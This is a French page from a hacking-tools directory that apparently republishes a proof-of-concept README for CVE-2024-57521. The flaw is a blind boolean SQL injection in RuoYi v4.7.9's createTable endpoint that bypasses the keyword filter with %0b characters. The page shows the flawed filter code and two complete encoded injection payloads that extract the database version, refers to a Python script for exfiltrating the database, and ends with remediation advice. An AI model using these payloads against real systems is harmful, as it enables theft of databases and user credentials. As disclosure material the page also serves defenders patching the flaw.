
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2024-57521-SQL-Injection-PoC — Injection SQL aveugle de type preuve de concept pour RuoYi v4.7.9, contournant le filtre CVE-2024-42900 pour extraire les bases de données via une injection booléenne authentifiée. | Kitploit
Outils/GitHubGitHub/mrlihd/cve-2024-57521-sql-injection-poc
Génération de PayloadsAnalyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionSécurité des Bases de Données
GitHubmrlihd/cve-2024-57521-sql-injection-poc

CVE-2024-57521-SQL-Injection-PoC

Injection SQL aveugle de type preuve de concept pour RuoYi v4.7.9, contournant le filtre CVE-2024-42900 pour extraire les bases de données via une injection booléenne authentifiée.

Voir le dépôt
50il y a 11 moisPas encore vérifié
Partager

Injection SQL authentifiée dans RuoYi v4.7.9 (Contournement de CVE-2024-42900)

Introduction

J'ai découvert une vulnérabilité d'injection SQL aveugle dans la fonctionnalité createTable du framework RuoYi v4.7.9. Cela permet à un administrateur authentifié d'exécuter des commandes SQL arbitraires via le paramètre sql. Il s'agit d'un contournement du correctif de CVE-2024-42900, car le filtre d'injection SQL de la méthode filterKeyword est insuffisant ; l'expression régulière peut être contournée en utilisant %0b comme caractère alternatif aux espaces.

Version affectée

Produit : RuoYi Framework
Version : ≤ 4.7.9
Lien : [Ruoyi]

Analyse de la vulnérabilité

La vulnérabilité a été trouvée dans le fichier https://github.com/yangzongzhuan/RuoYi/blob/master/ruoyi-common/src/main/java/com/ruoyi/common/utils/sql/SqlUtil.java comme suit. L'application s'appuie sur des mots-clés de liste noire pour filtrer les attaques par injection SQL ; cette approche est sujette aux contournements. Dans ce cas, pour corriger CVE-2024-42900, la chaîne /* a été ajoutée à la liste noire, mais l'application ne bloque toujours pas le caractère %0b, je peux donc l'utiliser pour déclencher une injection SQL avec select%0b.

public class SqlUtil
{
    /**
     * 定义常用的 sql关键字
     */
    public static String SQL_REGEX = "and |extractvalue|updatexml|sleep|exec |insert |select |delete |update |drop |count |chr |mid |master |truncate |char |declare |or |union |like |+|/*|user()";
    // Note the space after 'select '
    public static void filterKeyword(String value)
    {
        if (StringUtils.isEmpty(value))
        {
            return;
        }
        String[] sqlKeywords = StringUtils.split(SQL_REGEX, "\\|");
        for (String sqlKeyword : sqlKeywords)
        {
            if (StringUtils.indexOfIgnoreCase(value, sqlKeyword) > -1)
            {
                throw new UtilException("参数存在SQL注入风险");
            }
        }
    }
}

L'expression régulière select correspond à select (suivi d'un espace). Elle ne correspond pas à select%0b, qui est un séparateur valide en SQL.

Étapes pour reproduire l'injection SQL booléenne

  1. Se connecter en tant qu'admin
  2. Envoyer une requête createTable (endpoint vulnérable /tool/gen/createTable)
    a. Injecter une requête VRAIE : true-query
    sql=CREATE%20table%20j2iz96_666%20as%20SELECT%0b111%20FROM%20sys_job%20WHERE%201%3d0%20AND%0bIF(ascii(substring((select%0b%40%40version)%2c18%2c1))%3d45%2c%201%2c%201%2f0)%3b

    
    b. Injecter une requête FAUSSE : false-query
    sql=CREATE%20table%20j2iz96_665%20as%20SELECT%0b111%20FROM%20sys_job%20WHERE%201%3d0%20AND%0bIF(ascii(substring((select%0b%40%40version)%2c5%2c1))%3d44%2c%201%2c%201%2f0)%3b
    

Attention : il faut changer le nom de la table dans la requête CREATE après chaque requête réussie. 3. Grâce à l'injection SQL booléenne, les données peuvent être exfiltrées à l'aide du [poc] Python de ce dépôt
Utilisation

poc-usage
Exfiltrer la version de la base de données avec le PoC
poc-db-version

Impact

Un attaquant disposant de privilèges administratifs peut extraire l'intégralité de la base de données, y compris les identifiants des autres utilisateurs et les configurations système.

Recommandations

  1. Filtrer le caractère %0b.
  2. Filtrer le mot-clé select au lieu de select (supprimer l'espace final)


  3. Mettre à jour le CMS RuoYi vers la version 4.8.0.
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    370
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    289

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →




